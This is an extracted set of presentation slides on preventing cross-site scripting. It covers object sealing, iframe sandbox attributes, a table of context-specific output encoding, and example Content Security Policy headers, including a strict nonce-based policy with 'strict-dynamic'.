
Best Practice Sandboxing

JavaScript Sandboxing (ECMAScript 5)

- `Object.seal(obj)`
- `Object.isSealed(obj)`
- Sealing an object prevents other code from deleting, or changing the descriptors of, any of the object's properties

iFrame Sandboxing (HTML5)

- `<iframe src="demo_iframe_sandbox.jsp" sandbox=""></iframe>`
- Allow-same-origin, allow-top-navigation, allow-forms, allow-scripts



XSS Defense Summary



| Data Type | Context | Defense |
|---------------------------|---------------------|---|
| String | HTML Body/Attribute | HTML Entity Encode/HTML Attribute Encode |
| String | JavaScript Variable | JavaScript Hex Encoding |
| String | GET Parameter | URL Encoding |
| String | Untrusted URL | URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification |
| String | CSS | CSS Hex Encoding |
| HTML | Anywhere | HTML Sanitization (Server and Client Side) |
| Any | DOM | Safe use of JS API's |
| Untrusted JavaScript | Any | Sandboxing and Deliver from Different Domain |
| JSON | Client Parse Time | JSON.parse() or json2.js |
| JSON | Embedded | JSON Serialization |
| Mistakes were made | | Content Security Policy 3.0 |

- Anti-XSS W3C standard
- CSP 3.0 W3C Candidate published September 2016
<https://www.w3.org/TR/CSP3/>
- Add the Content-Security-Policy response header to instruct the browser that CSP is in use.
- There are two major features that will enable CSP to help stop XSS.
 - Must move all inline script into external files and then enable *script-src="self"* or similar
 - Must use the script *nonce* or *hash* feature to provide integrity for inline scripts

Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```

A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'strict-dynamic' and older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

— Dropped by CSP2 and above in presence of a nonce

— Dropped by CSP3 in presence of 'strict-dynamic'

CSP3 compatible browser (strict-dynamic support)

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

CSP2 compatible browser (nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

CSP1 compatible browser (no nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

27



MAKING CSP GREAT AGAIN

Michele Spagnuolo Lukas Weichselbaum

Conclusion

XSS Defense Summary



| Data Type | Context | Defense |
|----------------------|---------------------|---|
| String | HTML Body/Attribute | HTML Entity Encode/HTML Attribute Encode |
| String | JavaScript Variable | JavaScript Hex Encoding |
| String | GET Parameter | URL Encoding |
| String | Untrusted URL | URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification |
| String | CSS | CSS Hex Encoding |
| HTML | Anywhere | HTML Sanitization (Server and Client Side) |
| Any | DOM | Safe use of JS API's |
| Untrusted JavaScript | Any | Sandboxing and Deliver from Different Domain |
| JSON | Client Parse Time | JSON.parse() or json2.js |
| JSON | Embedded | JSON Serialization |
| Mistakes were made | | Content Security Policy 3.0 |



jim@manicode.com